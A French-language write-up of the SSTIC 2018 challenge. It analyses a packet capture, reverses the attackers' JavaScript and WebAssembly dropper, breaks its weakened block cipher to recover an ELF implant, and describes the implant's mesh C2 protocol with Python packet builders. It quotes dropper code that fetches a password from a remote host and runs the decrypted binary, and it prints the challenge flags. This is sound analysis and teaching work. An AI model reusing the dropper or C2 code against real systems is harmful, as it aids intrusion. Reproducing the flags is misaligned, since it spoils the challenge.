
Challenge SSTIC 2018

Birdynam le 25 mai 2018



1 Introduction

Cette année, j'avais prévenu femmes et enfants : "Je fais le challenge du SSTIC !". Enfin j'essaye.

Ils ont répondu "ok", je crois qu'ils n'avaient pas estimé l'ampleur de la tâche.

Moi non plus d'ailleurs...

2 Challenge

> From: marc.hassin@isofax.fr To: j.raff@goeland-securite.fr
> Bonjour,
> Nous avons récemment découvert une activité suspecte sur notre réseau. Heureusement pour nous, notre fine équipe responsable de la sécurité a rapidement mis fin à la menace en éteignant immédiatement la machine. La menace a disparu suite à cela, et une activité normale a pu être reprise sur la machine infectée.
> Malheureusement, nous avons été contraints par l'ANSSI d'enquêter sur cette intrusion inopinée. Après analyse de la machine, il semblerait que l'outil malveillant ne soit plus récupérable sur le disque. Toutefois, il a été possible d'isoler les traces réseau correspondantes à l'intrusion ainsi qu'à l'activité détectée.
> Nous suspectons cette attaque d'être l'œuvre de l'Inadequation Group, ainsi nommé du fait de ses optimisations d'algorithmes cryptographiques totalement inadéquates. Nous pensons donc qu'il est possible d'extraire la charge utile malveillante depuis la trace réseau afin d'effectuer un « hack-back » pour leur faire comprendre que ce n'était vraiment pas gentil de nous attaquer.
> Votre mission, si vous l'acceptez, consiste donc à identifier le serveur hôte utilisé pour l'attaque et de vous y introduire afin d'y récupérer, probablement, une adresse e-mail, pour qu'on puisse les contacter et leur dire de ne plus recommencer.
> Merci de votre diligence,
> Marc Hassin, Cyber Enquêteur Isofax SAS

Le défi consiste à analyser la compromission d'une machine depuis une capture réseau. Les traces laissées par les attaquants permettent de remonter jusqu'à leur serveur. Une adresse e-mail (...@challenge.sstic.org) a été laissée sur ce serveur. À vous de la récupérer.

Des flags sont disséminés dans les différentes étapes du challenge. Ils permettent, si vous le souhaitez, d'informer les organisateurs du challenge de votre progression. Les flags doivent être envoyés à l'adresse challenge2018@sstic.org pour apparaître dans le classement intermédiaire.

Tous les flags ont le même format : SSTIC2018.... Si vous pensez avoir trouvé un flag mais qu'il n'a pas ce format, c'est que ce n'en est pas un :)

Le challenge est disponible ici :
`https://static.sstic.org/challenge2018/challenge_SSTIC_2018.pcapng.gz`

Whouah ! Ca donne envie, ça a bien l'air cool tout ça !

3 Anomaly Detection

Le challenge commence par l'analyse d'une capture réseau. Aie! J'espère qu'il n'y aura pas trop de javascript...

Je commence par un filtre http, on voit pas mal de conversation en clair. Mais rien de probant encore.

Finalement avec un filtre sur du js, on aperçoit une url qui charge un fichier stage1.js. Je suis certainement sur la bonne piste.

En analysant un peu plus la capture, on découvre :




Figure 1: Filtre http




Figure 2: Filtre http

Je recupère l'ensemble des fichiers javascript, et web assembly de la capture, et monte tout ça dans un apache.

Je me suis ajouté un fichier html pour pouvoir exécuter/débogguer l'ensemble des données récupérées dans un navigateur.

```
<script  type="application/javascript" src="http://localhost/stage1.js"> </script>
```

- stage1.js Ce stage télécharge les autres élements, déchiffre payload.js, obtient un binaire (elf) puis le lance. J'ai commenté la partie exploit que je n'ai pas cherché à comprendre.

```
args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"]
decryptAndExecPayload(drop_exec);
```

- stage2.js Recupération d'un mot de passe pour déchiffrer la payload et une fonction **getFlag**.

```
-async function decryptAndExecPayload(drop_exec) {
2 |   // getFlag(0xbad);
  |   const passwordUrl = 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6
  |    c8d1cdd56f1';
4 |   const response = await fetch(passwordUrl);
  |   const blob = await response.blob();
6 |
  |   const passwordReader = new FileReader();
8 -   passwordReader.addEventListener('loadend', () => {
  2     Module.d = d;
10 -      decryptData(deobfuscate(base64DecToArr(payload)), passwordReader.result).then((payloadBlob)
  |    => {
  3     var fileReader = new FileReader();
12 -    fileReader.onload = function() {
  4         arrayBuffer = this.result;
14 4        drop_exec(arrayBuffer);
  4     };
16 3      console.log(payloadBlob);
  3     fileReader.readAsArrayBuffer(payloadBlob);
```

```
18 3     });
   2   });
20 |   passwordReader.readAsBinaryString(blob);
   |};
```

- blockcipher.js : exposition des fonctions du wasm.
- blockcipher.wasm : code compilé contenant notamment la fonction getFlag et les fonctions de déchiffrement.
- payload.js : contient le binaire à déchiffrer.
- utils.js : des fonctions outils.

Evidemment quand je décommente le getFlag(0xbad), je n'obtiens rien.

Bon je crois qu'il va falloir que je regarde ce qu'est le wasm. Je récupère l'outil wabt (`https://github.com/WebAssembly/wabt`) qui me permet de désassembler du wasm et je prend de l'information ici `https://rsms.me/wasm-intro`

J'obtiens donc un ficher .wat.

```
(export "_getFlag" (func 18))
2
(func (;18;) (type 2) (param i32 i32) (result i32)
4   ...
    get_local 0        // place dans la pile le premier paramètre
6     i32.const 89594904 // si le premier param ne vaut pas 89594904 on sort.
      i32.ne
8     if  ;; label = @1
        get_local 3
10      set_global 4
        i32.const 0
12      return
      end
14    get_local 2
      ...
```

Donc si j'appelle la fonction avec getFlag(0x5571c18) j'obtiens le premier flag de l'épreuve :

SSTIC2018{3db77149021a5c9e58bed4ed56f458b7} : 04 avril 2018 à 06h42

4 Disruptive JavaScript

Pour le 2ème flag, on sent bien qu'il va falloir récupérer le binaire f4ncyn0un0urs qui provient de la payload, mais évidemment nous n'avons pas la clef.

```
1 -async function decryptAndExecPayload(drop_exec) {
  |  // getFlag(0xbad);
3 |  const passwordUrl = 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1';
  |  const response = await fetch(passwordUrl);
5 |  const blob = await response.blob();
  |
7 |  const passwordReader = new FileReader();
  -  passwordReader.addEventListener('loadend', () => {
9 2    Module.d = d;
  -      decryptData(deobfuscate(base64DecToArr(payload)), passwordReader.result).then((payloadBlob) => {
11 3   var fileReader = new FileReader();
  -    fileReader.onload = function() {
13 4       arrayBuffer = this.result;
   4       drop_exec(arrayBuffer);
15 4   };
   3     console.log(payloadBlob);
```

```
17 3     fileReader.readAsArrayBuffer(payloadBlob);
   3     });
19 2   });
   |   passwordReader.readAsBinaryString(blob);
21 |};

23 async function decryptData(data, password) {
   |   const salt = data.slice(0, 16);
25 |   let iv = data.slice(16, 32);
   |   const encrypted = data.slice(32);
27 |   /************************************************
      password dérivé en clef par PBKDF2 (1000000 tours)
29    ************************************************/
   |   const cipherKey = await deriveKey(salt, password);
31 |   const plaintextBlocks = [];
   |
33 |   // Initialisation du contexte 160 octects, la clef sera dans les 32 premiers
   |   const ctx = Module._malloc(10 * 16);
35 |   const key = Module._malloc(32); -> Clef de 32 octets
   |   Module.HEAPU8.set(new Uint8Array(cipherKey), key);
37    // La clef se retrouve dans les 32 premiers octects du contexte
   |   Module._setDecryptKey(ctx, key);
39 |
   |   // cbc decryption
41 |   const block = Module._malloc(16);
   |
43 -   for (let i = 0; i < encrypted.length / 16; i += 1) {
   2     const currentBlock = encrypted.slice(16 * i, (16 * i) + 16);
45       /************************************************
         sera le prochaine IV
47       ************************************************/
   2     const temp = currentBlock.slice();
49 2
   2     Module.HEAPU8.set(currentBlock, block);
51 2     Module._decryptBlock(ctx, block);
   2     currentBlock.set(Module.HEAPU8.subarray(block, block + 16));
53 2
      /************************************************
55 2     Block de 16 octets
   2     ************************************************/
57 2     const outputBlock = new Uint8Array(16);
   -     for (let j = 0; j < outputBlock.length; j += 1) {
59 3       outputBlock[j] = currentBlock[j] ^ iv[j];
   3     }
61 2     plaintextBlocks.push(outputBlock);
   2     iv = temp;
63 2   }
   |   Module._free(block);
65 |   Module._free(ctx);
   |   Module._free(key);
67 |
   |   const marker = new TextDecoder('utf-8').decode(plaintextBlocks.shift());
69 |   /************************************************
   2     marker qui va nous servir à vérifier le bon déchiffrement
71 2   ************************************************/
   2
73 +   if (marker !== '-Fancy Nounours-') {...}
   |   const plaintext = new Blob(plaintextBlocks, { type: 'image/jpeg' });
75 |   return plaintext;
   |}
```

On a affaire à un algo de chiffrement par block et chainé (façon AES CBC).

On sait que ***"Inadequation Group, ainsi nommé du fait de ses optimisations d'algorithmes cryptographiques totalement inadéquates"***, je vais donc m'intéresser aux fonctions de crypto **__setDecryptKey** et **__decryptBlock** codées en wasm.

```
1 (export "_decryptBlock" (func 15))

3 (func (;15;) (type 5) (param i32 i32)
```

```
    (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32
    i32 i32 i32 i32 i64 i64)

  // IN      local 0 == param 1 == context == [32 octets de clef][128 crypto context]
  // IN/OUT  local 1 == param 2 == block a déchiffrer

    get_global 4
    set_local 25
    get_global 4
    i32.const 16
    i32.add
    set_global 4
    get_local 25

    // place dans la local 2 le contenu de la stack sans l'enlever de la stack
    tee_local 2
    // ------------------------------------------
    // local2 = block[0] = context[144] ^ block[0]
    // ------------------------------------------
    get_local 0       // place @ du contexte en stack
    i64.load offset=144   // charge qword contexte[144] dans la stack

    get_local 1             // place @ du block en stack
    i64.load                // charge qword block en stack
    i64.xor                 // xor qword resultat dans la stack
    i64.store         // enregistre le resultat dans local2.

    get_local 2
    i32.const 8
    i32.add


    tee_local 6             // local 6 = local2[8]


    // ------------------------------------------
    // local6 = block[8] = context[152] ^ block[8]
    // ------------------------------------------
    get_local 0             // place @ du context en stack
    i64.load offset=152     // charge qword context[152] dans la stack
    get_local 1             // place @ du block en stack
    i32.const 8
    i32.add
    tee_local 28      // charge qword block[8] en stack et dans local 28
    i64.load
    i64.xor                 // xor qword resultat dans la stack
    i64.store ; store       // resultat dans local6

    // ------------------------------------------
    // Plein de patouilles sur la local2
    // ------------------------------------------
    get_local 2
    ...

    i32.const 8
    set_local 4            // local4 = 8
    // ------------------------------------------
    // Boucle qui xor au fur et a mesure avec context[local4 << 8]
    // avec local4-- a chaque tour
    // ------------------------------------------
    loop   ;; label = @1

      get_local 2         // notre local2 patrouillé qui va encore être modifiée
      get_local 2
      i64.load
    // ------------------------------------------
    // context[local4 << 4]
      // ----------------------------------------
      get_local 0         // @ de context
      get_local 4
      i32.const 4
      i32.shl
      i32.add
      i64.load            // local0
    // ------------------------------------------
```

```
    // block[0]=local2=local2 ^ context[local4 << 4]
79  // ------------------------------------------------
      i64.xor
81    tee_local 29
      i64.store           // local2
83
85    get_local 6
      get_local 6
87    i64.load
      // ------------------------------------------------
89    // context[8 + local4 << 4]
      // ------------------------------------------------
91    get_local 0
      get_local 4
93    i32.const 4
      i32.shl
95    i32.add
      i64.load offset=8  // local0+8
97
      // ------------------------------------------------
99    // block[8]=local6=local6 ^context[8+local4 << 4]
      // ------------------------------------------------
101   i64.xor
      tee_local 30
103   i64.store          // local6

105   // local 4 --
      get_local 4
107   i32.const -1
      i32.add
109   set_local 3
      get_local 4
111   i32.const 0
      i32.gt_s
113   if  ;; label = @2
        get_local 3
115     set_local 4
        br 1 (;@1;) // retour debut de boucle
117   end
    end // fin boucle
119 ...
      // ------------------------------------------------
121   // block block[0]=local2
      // ------------------------------------------------
123   get_local 1     // block
      get_local 2     // resultat dans local2
125   i64.load        // on le charge
      i64.store       // on le place dans local1
127
      // ------------------------------------------------
129   // block block[8]=local6
      // ------------------------------------------------
131
      get_local 28    // block[8]
133   get_local 6     // resultat dans local6
      i64.load        // on le charge
135   i64.store       // on le place dans local1[8]
    )
```

Après avoir à peu près compris comment ça marchait et vu l'algo, je suis parti sur l'idée de mettre le contexte à 0 dans la boucle de déchiffrement et observer le résultat. L'idée étant que la boucle finalement fait quelque chose comme ça :

```
  clair[0] = chiffré[0] ^context[144] ^ context[128] ^ context[112] ^ ... ^ context[16](octects 16-24 de
    la clef)
2 clair[8] = chiffré[8] ^context[152] ^ context[136] ^ context[120] ^ ... ^ context[24](octects 24-32 de
    la clef)
  plus la patouille sur local2
```

et qu'en mettant le contexte à 0 + les 16 derniers octets de la clef, j'obtiens plutôt un truc comme ça :

```
clair[0] = chiffré[0]
clair[8] = chiffré[8]
plus la patouille sur local2
```

ce qui réduit l'inconnu à 16 octets et me permet de simplifier tout ça.

Je sais que le premier block une fois déchiffré doit me donner '-Fancy Nounours-'. Je prend donc l'IV dans la payload '2fce1ee691fd4d9ef3e7b8fa8dc36767" applique le xor avec '-Fancy Nounours-' et obtiens la sortie claire de la fonction **__decryptBlock** pour le premier block :

```
In [16]: clear="".join("%02x"%(i^j) for i,j in zip(binascii.unhexlify('02887f88f2846dd09c92d695f8b1144a')
    ,b'-Fancy Nounours-'))
In [17]: clear
Out[17]: '2fce1ee691fd4d9ef3e7b8fa8dc36767'
```

De plus j'ai le sentiment que :

```
clair[i] = function chiffré[i]
plus la patouille sur local2
```

Je tente un brute force octet par octet sur les 16 premiers octets de la clef avec [16 octects clef][144 octets 0] pour contexte. C'est good ! Le premier block colle bien pour le contexte suivant:

```
var final_hex_context ="2cf5e73e0fa8632db5ddfce7a1bf9792
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000"
```

Et en plus le second block me fait apercevoir le mot clef ELF, ça sent bon !

J'adapte le code du javascript pour pouvoir y placer mon contexte et je laisse le truc se dérouler. Je n'y connais rien en javascript donc je fais ça en mode "grouik grouik" (==cochon) pour reprendre l'expression d'une connaissance.

```
async function decryptData(data, password) {

  console.log(("————— BEGIN —————"));
  const salt = data.slice(0, 16);
  let iv = data.slice(16, 32);
  const encrypted = data.slice(32);

  cipherKey = await deriveKey(salt, password);
  const plaintextBlocks = [];

  // initialize cipher context
  const ctx = Module._malloc(10 * 16);
  const key = Module._malloc(32);


  Module.HEAPU8.set(new Uint8Array(cipherKey), key);
  console.log(new Uint8Array(cipherKey))
  const block = Module._malloc(16);


  //  Module.HEAPU8.set(new Uint8Array(cipherKey), key);
  const final_result = new Uint8Array(encrypted.length);
  var final_hex_context ="2cf5e73e0fa8632db5ddfce7a1bf9792
```

```
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000
                        00000000000000000000000000000000”
    final_context = unhexlify(final_hex_context);

  for (let i = 0; i < encrypted.length / 16; i += 1) {
    const currentBlock = encrypted.slice(16 * i, (16 * i) + 16);

    const temp = currentBlock.slice();

    Module.HEAPU8.set(currentBlock, block);
    Module.HEAPU8.set((final_context), ctx);

    Module._decryptBlock(ctx, block);

    currentBlock.set(Module.HEAPU8.subarray(block, block + 16));
    const outputBlock = new Uint8Array(16);
    for (let j = 0; j < outputBlock.length; j += 1) {
      outputBlock[j] = currentBlock[j] ^ iv[j];
    }

    for (var tt = 0; tt < 16; tt++) {
      final_result[tt + (i * 16)] = outputBlock[tt];
    }
    plaintextBlocks.push(outputBlock);


    iv = temp;

  }

  Module._free(block);
  Module._free(ctx);
  Module._free(key);

  const marker = new TextDecoder('utf-8').decode(plaintextBlocks.shift());

  if (marker !== '-Fancy Nounours-') {
    return null;

  }
  //  console.debug(plaintextBlocks)

  const plaintext = new Blob(plaintextBlocks, {
    type: 'image/jpeg'
  });


  // Et oui quand on ne sait pas comment faire pour sauver un buffer quelque part en javascript
  // bein on improvise.
  // En face je me suis mis un nc -lvp 8080 > /tmp/sstic.bin
  // Un fois virée l'entête http et les 16 premiers caracteres de '-Fancy Nounours-' j'ai mon binaire
  var xhr = new XMLHttpRequest;
  xhr.open("POST", "http://localhost:8080", true);
  //  xhr.setRequestHeader('Content-Type', 'application/octet-stream');
  xhr.send(final_result);
  return


  return plaintext;
}
```

Un petit :

```
/tmp    file sstic.bin
sstic.bin: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux
    3.2.0, BuildID[sha1]=dec6817fc8396c9499666aeeb0c438ec1d9f5da1, not stripped

```

```
/tmp    strings sstic.bin | grep SST
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

et j'ai mon 2ème flag:

SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20} : 15 avril 2018 à 20h28

5 Battle-tested Encryption

On est le 28 avril, je suis en congé, seul. J'avais jetté un oeil au binaire rapido au flag2, mais rien depuis. J'attaque par 6 heures de reverse du binaire, pour finalement commencer à comprendre comment tout ça marche. En gros, on a affaire à un binaire qui permet de monter un réseau mesh. Plusieurs configurations possibles permettent de définir ce que sera le binaire une fois lancé :

- Un serveur Commande et Control (sandboxé par seccomp)
- Un noeud/passerelle
- Un sous noeud

Figure 3: Réseau mesh

En plus,

- J'ai repéré que les fonctions **rijndaelDecrypt** et **rijndaelEncrypt** sont appelées avec un nombre de tour de 4 !
- J'ai repéré que finalement parmi les 32 octets tirés pour la clef AES, seuls 16 octets étaient utilisés.

5.1 protocol

5.1.1 noeud<->C&C

- Chacun envoie sa clef publique sans exponent (exponent en dur 0x10001)
- Chacun tire une clef AES de 32 octets.
- Chacun envoie sa clef AES chiffrée par la clef publique de l'autre.
- Chacun chiffre les messages avec la clef AES de l'autre et fournit l'IV utilisé.

- Chacun déchiffre les messages avec sa clef AES.
- Le noeud envoie son premier message pour indiquer son identifiant (ie. le peer qu'on retrouve dans les routes)

5.1.2 sous noeud<->noeud

- Chacun envoie sa clef publique sans exponent (exponent en dur 0x10001)
- Chacun tire une clef AES de 32 octets.
- Chacun envoie sa clef AES chiffrée par la clef publique de l'autre.
- Chacun chiffre les messages avec la clef AES de l'autre et fournit l'IV utilisé.
- Chacun déchiffre les messages avec sa clef AES.
- Le client envoie son premier message pour indiquer son identifiant (ie. le peer qu'on retrouve dans les routes)
- Le noeud relay le message au C&C en ajoutant son identifiant en plus, pour lui indiquer la route à prendre pour un sous-noeud.
- Le noeud envoie sa table des connexions au sous-noeud.
- Si le noeud se déconnecte, le sous noeud ira se connecter au C&C.

5.1.3 paquets

Si on en revient au JavaScript, on se souvient que le stage1, une fois fait son boulot, lance le binaire en question (**args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"]**).

Allons voir niveau trace wireshark :

- Un filtre tcp.port==31337 and ip.dst==192.168.23.213 nous donne l'échange de la machine victime vers le serveur ou la passerelle
- Un filtre tcp.port==31337 and ip.dst==192.168.231.123 nous donne l'échange de la machine passerelle ou serveur vers la machine victime

Une fois la communication établie, les paquets sont échangés en 2 envois et 2 réceptions

- Un paquet contenant la taille du paquet qui va arriver (qword)
- Un paquet contenant les données de la taille indiquée au paquet précedent, contenant l'IV utilisé en tête. Exemple de paquet en clair:

```
// ************************************************
// le paquet au final doit avoir une taille modulo 16
// ************************************************
def build_id_pck(node_id,aes_server_aes_key):
    size =0x40
    size = struct.pack("<I",size)
    // Entete du paquet
    data=  struct.pack("<Q",0xd1d3c0de41414141)
    // babar007
    data += struct.pack("<Q", 0x3730307261626162)
    // id du noeud
    data += struct.pack("<Q", node_id)
    data += struct.pack("<Q", 0x0000000000000000)
    // taille du paquet + entete + type de message
    data += struct.pack("<Q", 0x0000002800010000)
    data += struct.pack("<Q", 0x0000000000000000)
    print "[+] Id packet : " , (data)
    data=cipher_packet(data,aes_server_aes_key)
    return (size,data)

def build_subid_pck(node_id,subnode_id,aes_server_aes_key):
    size =0x40
    // Entete du paquet
    size = struct.pack("<I",size)
    data=  struct.pack("<Q",0xd1d3c0de41414141)
    data += struct.pack("<Q", 0x3730307261626162)
```

```
    // id du sous noeud
    data += struct.pack("<Q", subnode_id)
    // id du noeud/passerelle
    data += struct.pack("<Q", node_id)
    // taille du paquet  + type de message
    data += struct.pack("<Q", 0x0000002800010000)
    // data
    data += struct.pack("<Q", 0x0000000000000000)
    print "[+] Id packet : " , (data)
    data=cipher_packet(data,aes_server_aes_key)
    return (size,data)
```

Exemple d'échange chiffré:




Figure 4: Paquet taille

